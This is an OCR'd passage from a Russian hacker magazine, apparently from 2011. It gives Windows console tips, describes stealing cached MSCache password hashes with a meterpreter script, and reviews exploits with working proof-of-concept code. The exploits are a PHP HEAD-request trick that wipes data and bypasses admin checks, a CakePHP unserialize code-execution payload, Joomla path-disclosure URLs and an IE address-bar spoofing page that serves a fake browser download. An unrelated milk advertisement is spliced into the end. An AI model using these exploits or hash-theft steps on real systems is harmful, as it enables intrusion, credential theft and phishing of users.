3. Doskey /exename=ftp.exe go=open 192.168.2.101$tmget *.TXT c:\reports$bye
```

Пояснение по пунктам:

1. Выводим список последних команд.

2. Создадим алиас на dir с более знакомым именем и передачей параметров (за это отвечает $*).

3. Создаем макрос для ftp.exe. Теперь, после введения команды go в ftp, сначала произойдет коннект к 192.168.2.101, далее скачаются все текстовые файлы и произойдет выход. Здесь $t — это разделитель в последовательности команд (open, mget, bye). К сожалению,

чтобы сохранить макросы, между сессиями требуется использовать файлик и подгружать его при каждом старте нового cmd.exe.
1. Сохраняем так:

```
doskey /macros > stdmacs
```

2. Подгружаем так:

```
doskey /macrofile=stdmacs
```

Как видишь, возможность подстройки консоли под себя существует. В качестве небольшого личного открытия: юзая клавишу F7/F9, можно выбрать одну из последних команд.
Но это все мелочи. По-настоящему интересная штука нашлась на сайте Nirsoft'a. Там, конечно, много всего полезного, но это что-то совсем полезное :). Я говорю про консоль от Nirsoft'a — nircmdc. Качаем и читаем описание здесь: nirsoft.net/utils/nircmd.html. Сразу же скажу, что более полное описание функционала (а без него и не справишься) лежит в хелпе к тулзе.
Если в двух словах, то эта тулза размером всего в 34 Кб позволяет почти полностью эмулировать действия пользователя за его компьютером, дает возможность взаимодействовать, наверное, со всеми частями ОС, будь то файловая система, реестр или устройства. Вещица эта, безусловно, пригодится и в повседневности, и при взломе. В последнем случае я вижу ее применение как замену каким-то специфическим скриптам для meterpreter'a, то есть когда стандартных возможностей не хватает, а скрипт писать лень. Тулза и правда полна возможностей, так что приведу парочку общих примеров. Думаю, ограничением тут может быть лишь твоя фантазия (см. скриншот).
1. Меняем громкость на максимум:

```
nircmd.exe setsysvolume 65535
```

2. Выводим в трее страшную надпись (см. скриншот):

```
nircmdc.exe trayballoon "Yo man!" "You are powned!" \
      "shell32.dll,-15" 10000
```

3. Помещаем консоль «поверх всех окон» и делаем ее прозрачной:

```
nircmd.exe win settopmost title \
      "C:\Windows\system32\cmd.exe" 1
nircmd.exe win trans title \
      "C:\Windows\system32\cmd.exe" 100
```


4. Запрашиваем пользователя о перезагрузке и перезагружаемся при положительном ответе:

```
nircmd.exe qboxcom "Do you want to reboot?" \
      "question" exitwin reboot
```

Хочу также добавить, что многие функции работают и без админских привилегий, к тому же есть возможность работать удаленно.



Результат работы nircmd.exe



Список возможностей nircmd поражает...

№ 8 ЗАДАЧА: КРАДЕМ MSCASH-ХЭШИ ИЗ ВИНДЫ

РЕШЕНИЕ:

О том, что это, и как их красть, я писал пару номеров назад, но все равно пройдусь еще раз по общей инфе. В windows-системах есть функция хранения последних 10 аутентификационных данных, то есть 10 последних заходов пользователей. Так называемый «кэш входов». Это необходимо для того, чтобы можно было логиниться доменным пользователям, когда отсутствует связь с контроллером домена, например. Как ты понимаешь, это лакомый кусочек для нас. Если мы получаем доступ к этому кэшу, мы сможем пробрутить пароли к учетным записям. Еще замечу, что в кэше хранятся не NTLM-хэши, как в SAM или LSA, а MSCache-хэши. Поправлюсь по сравнению с прошлым описанием MSCache. Они бывают двух видов.
Старый Windows 2000-2003:

```
hash = MD4 ( MD4(user password) + lowercase(user name) )
```

Новый MSCache2 в ОС, начиная с Vista:

```
hash = PBKDF2_SHA( MD4 (MD4(user password) +
   lowercase(username)), iterations )
```

Где iterations по стандарту равно 10240.
Более подробно можешь прочитать тут: passcape.com/index.php?section=docsys&cmd=details&id=8.
Вне зависимости от алгоритма и MSCache, и MSCache2 перебираются, используя, например, john the ripper с jumbo-паком. Хотя второй, конечно, медленнее.
Вот так плавно мы подошли к причине «повтора уже пройденного материала». В прошлый раз я писал, что мы можем заполучить кэши хэшей, используя тулзу fgdump. Ее главный косяк был в том, что о ней «все знают», и она палится большинством антивирсов. Обход последних — дело, конечно, не трудное. Но закачивать тулзу каждому поовненному пользователю не методично. Методично — это скрипт для meterpreter. Но таких не было, пока Маурицио Агаццини из mediaservice.net не написал его. Расхватываем и радуемся: lab.mediaservice.net/code/cachedump.rb.

Mar (icq 884888, snipper.ru)



ОБЗОР ЭКСПЛОЙТОВ

В текущем месяце багокопатели не хотят нас баловать новыми громкими эксплойтами в популярных приложениях. Конечно, опубликовано множество advisory в продуктах известных фирм, но очень малое их количество содержит удобоваримые PoC-коды. В нашем обзоре я постарался собрать самые значимые и полные уязвимости из описанных в последнее время, так что устраивайся поудобнее и наслаждайся чтением.

01 УЯЗВИМОСТЬ PHP ПРИ ОБРАБОТКЕ HTTP HEAD-ЗАПРОСОВ

BRIEF

3 марта некий Адам Иванюк обнаружил интересную особенность в интерпретаторе PHP, который не совсем корректно обрабатывает HEAD-запросы. Данную уязвимость исследователь назвал «HTTP HEAD method trick in php scripts».

Многие кодеры разрабатывают свои PHP-скрипты, надеясь, что все записанные в них инструкции успешно выполнятся, не прервавшись где-нибудь посередине (особенно в коротких скриптах). Так и происходит, если скрипт запрашивается конечным пользователем с помощью методов GET, POST, PUT.

Но тебе должно быть известно, что существуют и другие HTTP-методы — например, HEAD. Как раз-таки при обработке этого метода в PHP и может возникнуть дыра в безопасности.

Смотрим один из исходников интерпретатора: ./main/SAPI.c, линия 315:

```
if (SG(request_info).request_method &&
   !strcmp(SG(request_info).request_method, "HEAD"))
{
  SG(request_info).headers_only = 1;
...
```

Когда поступают какие-либо данные, выполняется функция php_ub_body_write.

Дальше смотрим main/output.c, линия 699:

```
if (SG(request_info).headers_only) {
  if(SG(headers_sent))
   {
   return 0;
   }
  php_header(TSRMLS_C);
  zend_bailout();
}
```

Здесь видно, что при первом выводе на экран и при использовании метода HEAD функция zend_bailout прерывает работу скрипта.

EXPLOIT


Автор приводит несколько примеров эксплуатации этого бага.

В первом примере у нас есть простая гостевая книга, похожая на множество скриптов, которые были когда-то разработаны и выложены в Сеть:

```
<?php
$line='Nick: '.htmlspecialchars
($_POST['nick']).'<br />
Text: '.htmlspecialchars
($_POST['text']).'<hr />';
$f=fopen("book.txt","r");
$data=fread($f,filesize("book.txt"));
fclose($f);
$f=fopen("book.txt","w");
$data=$line.$data;
echo $data;
fwrite($f,$data);
fclose($f);
?>
```

Теперь давай обратимся к этому скрипту с помощью метода HEAD:

```
<?php
stream_context_get_default
 (array('http'=>array('method'=>"HEAD")));
print_r(get_headers('http://site.com/guestbook.php'));
?>
```



```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Wed, 23 Mar 2011 23:52:26 GMT
    [2] => Server: Apache/2.2.4 (Win32) mod_ssl/2.2.4 OpenSSL/0.9.8e PHP/5.2.4
    [3] => X-Powered-By: PHP/5.2.4
    [4] => Connection: close
    [5] => Content-Type: text/html; charset=windows-1251
)
```

Посылаем HEAD-запрос к уязвимой гостевой книге

HTTP HEAD method trick in php scripts
(Tested on php version 5.3.5)

Adam Iwaniuk

March 3, 2011

This article is about behavior of php scripts opened by http HEAD method. A lot of coders assume that their scripts won't be interrupted and will run to the end (especially for short scripts). When HEAD method is used, php script stops on the first output, what can provide some security holes.

```
php-5.3.5\main\SAPI.c line 315:
if (SG(request_info).request_method &&
    !strcmp(SG(request_info).request_method, "HEAD")) {
        SG(request_info).headers_only = 1;

php-5.3.5\main\output.c line 699
(fucntion php_ub_body_write which is executed when
output data arrives):
if (SG(request_info).headers_only) {
    if(SG(headers_sent)) {
        return 0;
    }
    php_header(TSRMLS_C);
```

Оригинальное advisory об уязвимости HEAD-запросов в PHP

Как и следовало ожидать, наша гостевая книга остановит свое выполнение на строчке «echo $data;», таким образом файл book.txt просто-напросто обнулится.
Данный пример носит скорее деструктивный характер. Во втором примере мы сможем обойти авторизацию в примитивной админке:

```
<?php
session_start();
echo 'A long string contains about 4090 characters';

$_SESSION['admin']=1;

if (!isset($_POST['pass']) ||
 $_POST['pass']!='somepassword')
  {
  echo '<b>Wrong or empty password.</b><br>';
  $_SESSION['admin_level']=0;
  }

?>
```

В этом скрипте при заходе обычными методами устанавливается административная переменная в сессии. Затем, если пользователь ввел неправильный пароль, эта переменная обнуляется и пользователь не становится админом.
Если мы обратимся к админке через HEAD, ее выполнение прервется на куске кода с «echo», таким образом административная переменная не обнулится, и мы сможем спокойно бродить по закрытой части приложения. Здесь надо учесть, что в большинстве веб-серверов значение буферизации вывода установлено равным 4096 байт, так что в рабочем примере нам может понадобиться строка 'A long string contains about 4090 characters'.

EXPLOIT

PHP <= 5.3.5

SOLUTION

На момент публикации обзора последней версией PHP являлась версия 5.3.5. В ней нет никаких исправлений, касающихся данного бага, так что могу лишь посоветовать внимательно просмотреть исходники своих скриптов на предмет непредвиденных ситуаций при использовании метода HEAD.

02 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В CAKEPHP


BRIEF

CakePHP — это известнейший (более 7 000 000 упоминаний в Гугле) программный каркас для создания веб-приложений, написанный на языке PHP и построенный на принципах открытого ПО. CakePHP реализует паттерн «Модель-Вид-Контроллер» (MVC). Изначально данный фреймворк создавался в качестве клона популярного Ruby on Rails, многие идеи были заимствованы именно оттуда:

- Своя файловая структура;
- поддержка множества плагинов;
- абстракция данных (PEAR::DB, ADOdb и собственная разработка Cake);
- поддержка множества СУБД (PostgreSQL, MySQL, SQLite, Oracle).

Неудивительно, что на столь примечательный программный продукт обращено пристальное внимание многих пентестеров. Не так давно человек под ником felix нашел в данном фреймворке интересный баг, связанный с волшебными методами и использованием функции unserialize (подробнее о данном классе уязвимостей читай в прошлогодних номерах журнала).
Для начала открываем компонент ./libs/controller/components/security.php и ищем следующий код, отвечающий за защиту от XSRF-атак с помощью POST-запросов:

```
<?php
function _validatePost(&$controller)
{
...
$check = $controller->data;
$token = urldecode($check['_Token']['fields']);
if (strpos($token, ':')) {
list($token, $locked) = explode(':', $token, 2);
}
$locked = unserialize(str_rot13($locked));
...
?>
```




```
Командная строка
C:\Documents and Settings\Ф4у>Z:\usr\bin\python.exe Z:\home\laner\www\xakep\burnedcake.py http://laner/xakep/croogo/contact
1300928936
a:2:{s:4:"Core";a:1:{s:6:"Router";s:42:"../tmp/cache/persistent/cake_core_file_map";}s:3:"Foo";s:49:"<?php
/* SVN FILE: $Id$ */
/**
 * This is core configuration file.
 * Use it to configure core behaviour ofCake.
 * PHP versions 4 and 5
 * CakePHP(tm) : Rapid Development Framework (http://www.cakephp.org)
 * Copyright 2005-2008, Cake Software Foundation, Inc. (http://www.cakefoundation.org)
 * Licensed under The MIT License
 * Redistributions of files must retain the above copyright notice.
 * @filesource
 * @copyright     Copyright 2005-2008, Cake Software Foundation, Inc. (http://www.cakefoundation.org)
 * @link          http://www.cakefoundation.org/projects/info/cakephp CakePHP(tm) Project
 * @package       cake
 * @subpackage    cake.app.config
 * @since         CakePHP(tm) v 0.2.9
 * @version       $Revision$
 * @modifiedby    $LastChangedBy$
 * @lastmodified  $Date$
 * @license       http://www.opensource.org/licenses/mit-license.php The MIT License
 */
/**
 * In this file you set up your database connection details.
 * @package       cake
 * @subpackage    cake.config
 */
/**
 * Database configuration class.
 * You can specify multiple configurations for production, development and testing.
 * driver => The name of a supported driver; valid options are as follows:
 *              mysql         - MySQL 4 & 5,
 *              mysqli        - MySQL 4 & 5 Improved Interface (PHP5 only),
 *              sqlite        - SQLite (PHP5 only),
 *              postgres      - PostgreSQL 7 and higher,
 *              mssql         - Microsoft SQL Server 2000 and higher,
 *              db2           - IBM DB2, Cloudscape, and Apache Derby (http://php.net/ibm-db2)
```

Эксплойт для CakePHP

Здесь массив $check содержит наши POST-данные, а переменная $locked — это обфусцированная с помощью функции str_rot13() сериализованная строка, которая полностью находится под нашим контролем.

На этом месте стоит сделать небольшое отступление для тех, кто не читал соответствующие статьи в][, и кратко рассказать о баге, проявляющемся в волшебных методах PHP.


Итак, в PHP версии 5 появилась базовая концепция ООП-программирования: конструктор и деструктор. Конструктор реализуется с помощью метода «__construct», а деструктор — с помощью метода «__destruct». По окончании своей работы и при вызове через функцию unserialize() каждый объект выполняет свой собственный __destruct-метод, если он прописан в коде. А мы тем временем можем использовать эту особенность PHP, если отсутствуют какие-либо проверки пользовательского ввода в функции unserialize (оригинальное advisory Стефана Эссера читай по ссылке suspekt.org/downloads/POC2009-ShockingNewsInPHPExploitation.pdf).

Теперь вернемся к нашему фреймворку и посмотрим на деструктор App-класса из файла ./libs/configure.php:

```
function __destruct()
{
  if ($this->__cache)
  {
    $core = App::core('cake');
    unset($this->__paths[rtrim($core[0], DS)]);
    Cache::write('dir_map', array_filter($this->__paths),
      '_cake_core_');
    Cache::write('file_map', array_filter($this->__map),
      '_cake_core_');
    Cache::write('object_map', $this->__objects,
      '_cake_core_');
  }
}
```

Из приведенного кода можно понять, что данный метод может быть скомпрометирован путем записи произвольных значений в объект Cache.

Наиболее интересный ключ для взлома — это 'file_map'. Он управляет связями между классами и соответствующими PHP-файлами,



Одна из CMS, основанных на CakePHP

а также используется для подгрузки дополнительных классов во время выполнения скрипта.

Реальный код для загрузки классов выглядит немного сложнее, но все это сводится к следующему коду из метода __load внутри класса App:

```
<?php
...
if (file_exists($file)) {
if (!$this->return) {
require($file);

$this->__loaded[$file] = true;
}
return true;
...
?>
```

Бинго! Путем подмены переменной $file мы сможем проинклудить свой собственный PHP-код! Причем это будет самый настоящий Remote File Inclusion баг — таким образом, нам не понадобятся никакие дополнительные ухищрения с загрузкой локальных файлов на сервер. Однако автор найденной уязвимости предлагает LFI-вариант эксплуатации этой дырки, потому что CakePHP использует базирующийся на файлах локальный кэш, который находится в сериализированной форме в известной взломщику директории.

EXPLOIT


В качестве небольшого PoC для генерации ядовитой сериализованной строки felix предлагает следующий код:

```
<?php
$x=new App();
$x->__cache=1;
$x->__map=array("Core" => array(
  "Router" => "../tmp/cache/persistent/cake_core_file_map"),
  "Foo" => "<? phpinfo(); exit(); ?>");
$x->__paths=array();
$x->__objects=array();
echo serialize($x);
?>
```

Конечно, предварительно ты должен проинклудить необходимые классы из CakePHP.

Существует также и полнофункциональный эксплойт на Питоне, найти который ты сможешь по адресу malloc.im/burnedcake.py.

Данный сплойт должен работать в каждом приложении, построенном на CakePHP, использующем POST-формы с security-токенами, и в котором не изменено стандартное расположение файлов кэша. По дефолту эксплойт выводит на экран конфиг базы данных, другие полезности легко добавляются путем измененения встроенного PHP-пэйлоада.



Раскрытие путей и потенциальная SQL-инъекция в Joomla!

TARGETS

CakePHP <= 1.3.5, CakePHP <= 1.2.8

SOLUTION

Для исправления описанной уязвимости необходимо всего лишь скачать последнюю версию используемой тобой ветки CakePHP с сайта производителя cakephp.org.

03 РАСКРЫТИЕ ПУТЕЙ И ПОТЕНЦИАЛЬНЫЕ SQL-ИНЪЕКЦИИ В JOOMLA!


BRIEF

Джумла — это система управления содержимым, написанная на языках PHP и JavaScript и использующая в качестве хранилища базу данных MySQL. Является свободным программным обеспечением, распространяемым под лицензией GNU GPL.
Если ты не сталкивался в своей хеккерской деятельности с Joomla!, то ты просто-напросто живешь на другой планете :). В этом обзоре я хочу рассказать сразу о двух потенциальных SQL-инъекциях в различных ветках Джумлы, которые остались незамеченными и нераскрученными.
Итак, первая инъекция была обнаружена ребятами из YGN Ethical Hacker Group (yehg.net/lab) в движке версии 1.5.21.
Как пишут сами ресерчеры, потенциальные SQL-инъекции были обнаружены ими в Joomla! 1.5.20 в рамках исследования на XSS. Об этих багах немедленно было сообщено команде разработчиков движка, которые вскоре выпустили «пропатченную» версию 1.5.21. Слово «пропатченную» находится в кавычках, поскольку девелоперы закрыли глаза на большую часть адвисори команды YEHG и понадеялись на то, что эти уязвимости не полностью эксплуатабельны, так как Joomla! имеет встроенные строковые фильтры безопасности.
В результате багокопатели раскрыли подробности эксплуатации обнаруженных потенциальных SQL-инъекций широкой публике, чем мы, конечно же, воспользуемся.
Итак, открываем файл ./components/com_weblinks/models/category.php и находим в нем следующий код:

```
function _buildQuery()
{
  $filter_order  = $this->getState('filter_order');
  $filter_order_dir = $this->getState('filter_order_dir');

  $filter_order = JFilterInput::clean($filter_order, 'cmd');
  $filter_order_dir =
    JFilterInput::clean($filter_order_dir, 'word');

// We need to get a list of all
// weblinks in the given category
  $query = 'SELECT *' .
```



Выход security-релиза Joomla! 1.6.1

```
      ' FROM #__weblinks' .
      ' WHERE catid = '. (int) $this->_id.
      ' AND published = 1' .
      ' AND archived = 0'.
      ' ORDER BY '. $filter_order .''.
       $filter_order_dir .', ordering';

    return $query;
  }
```

Здесь видно, что переменные $filter_order и $filter_order_dir не проходят проверку на строгое соответствие операторам SQL, проверка идет лишь путем использования стандартного метода clean из класса JFilterInput:

```
<?php
...
case 'WORD' :
  $result = (string) preg_replace ( '/[^A-Z_]/i', '', $source );
  break;
...
case 'CMD' :
  $result = (string)
   preg_replace( '/[^A-Z0-9_\.-]/i', '', $source );
  $result = ltrim($result, '.');
  break;
...
```

Таким образом, по дефолту мы получаем раскрытие путей. Аналогичный баг в тех же самых переменных совсем недавно был обнаружен и в первой версии движка из новой ветки 1.6.

EXPLOIT


По дефолту мы можем воспользоваться лишь раскрытием путей в Joomla! <= 1.5.21:

```
•/index.php?option=com_weblinks&view=category&id=2&filter
_order_Dir=&filter_order=%00'
•/index.php?option=com_weblinks&view=category&id=2&filter
_order_Dir='&filter_order=asc
```

и в Joomla! 1.6.0:

```
•attacker.in/joomla160/index.php/using-joomla/extensions/
components/content-component/article-category-list/?filter_
order=yehg.net.AAAAAAAAAAAAAAAAAAAAAAAAAAAAA,&filter_order_
Dir=2&limit=3&limitstart=4
•attacker.in/joomla160/index.php/using-joomla/extensions/
components/content-component/article-category-list/?filter_
order=1,&filter_order_Dir=yehg.net.BBBBBBBBBBB,&limit=3&limit
start=4
```

Однако багокопатели предлагают воспользоваться данными багами



Переход якобы на bing.com

в уже похеканных инсталляциях Джумлы в контексте протроянивания движка: тебе необходимо всего лишь удалить фильтры JFilterInput::clean у переменных filter_order_Dir и filter_order, после чего можно неограниченно пользоваться модифицированной уязвимостью.
Также существует информация, что некие находчивые люди все-таки смогли обойти эти пресловутые фильтры, но эксплойт находится в глубоком привате.

TARGETS

Joomla! <= 1.5.21, Joomla! 1.6.0

SOLUTION

Как и всегда, не забываем обновляться с официального сайта разработчика joomla.org. На момент написания обзора последними версиями данной CMS были 1.5.22 и 1.6.0 соответственно.

04 ПОДМЕНА АДРЕСНОЙ СТРОКИ В MICROSOFT INTERNET EXPLORER

BRIEF

Напоследок хочу рассказать о небольшом и крайне забавном баге в ослике IE, который обнаружил хакер под ником cyber flash. Данный баг позволяет удаленному пользователю произвести простейшую спуфинг-атаку.
Уязвимость существует из-за ошибки во время обновления панели адресной строки всплывающего окна. Удаленный пользователь может с помощью специально сформированной веб-страницы заставить браузер отображать только определенную часть адреса в адресной строке.

EXPLOIT

В качестве примера с подменой адресной строки сам автор предлагает следующий PoC HTML-код:

```
<html><head>
<meta http-equiv="Content-Type"
content="text/html; charset=windows-1252">
<meta http-equiv="REFRESH" content="10;url=http://www.
keyloggeronline.com/index.php">
<title>Spoof</title>
<script>
function myOpen() {
  var mywin=open("about:blank", "mywindow",
    "location=1,scrollbars=0,width=300,height=290");
  mywin.location.href="http://www.keyloggeronline.com/misc/
temp/a.php?http://www.bing.com/" + Array(5).join(" ") + " ";
  self.blur();
}
</script>
</head>
<body onclick="myOpen();">
Click anywhere on this page!
</body>
</html>
```



Призыв скачать троян под видом нового IE

Также cyber flash предоставляет нам для тестов уже готовую страницу с PoC-кодом на keyloggeronline.com/misc/temp/about.htm.
Зайдя на эту страницу, мы увидим надпись со ссылкой, которая приглашает нас перейти на сайт bing.com. Нажав на ссылку, мы увидим всплывающее окно, в адресной строке которого будет значиться тот самый Бинг. Ниже будет находиться еще одна ссылка, призывающая скачать новый Internet Explorer (причем, наведя курсор на «Download», мы не увидим ничего подозрительного, хотя там находится не новая версия браузера, а программа-псевдотроян от Сайбер Флеша).
Таким образом, злоумышленник легко сможет подсунуть пользователю Ослика злонамеренный файл.

TARGETS

MS Internet Explorer 7, 8, 9

SOLUTION

В настоящий момент мелкомягкие все еще не исправили описанную уязвимость, так что, если ты используешь IE, в качестве временной меры советую быть внимательнее с незнакомыми всплывающими окнами.


ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК
Слово «кашрут» на иврите означает «пригодный, разрешенный».
Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных.
Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет.
Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из –за строгого контроля и дополнительных требований по гигиене, пищевым добавкам и применению химических веществ.
Идеологическую основу кошерного питания прекрасно передает поговорка "мы – это то, что мы едим". От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
3,2%
на правах рекламы

Владимир «Dot.err» Савицкий (kaifoflife@bk.ru)



ВАШИ СТАВКИ, ГОСПОДА, БОТА РАДУЮТ ВСЕГДА!

Пишем бота для partypoker.com

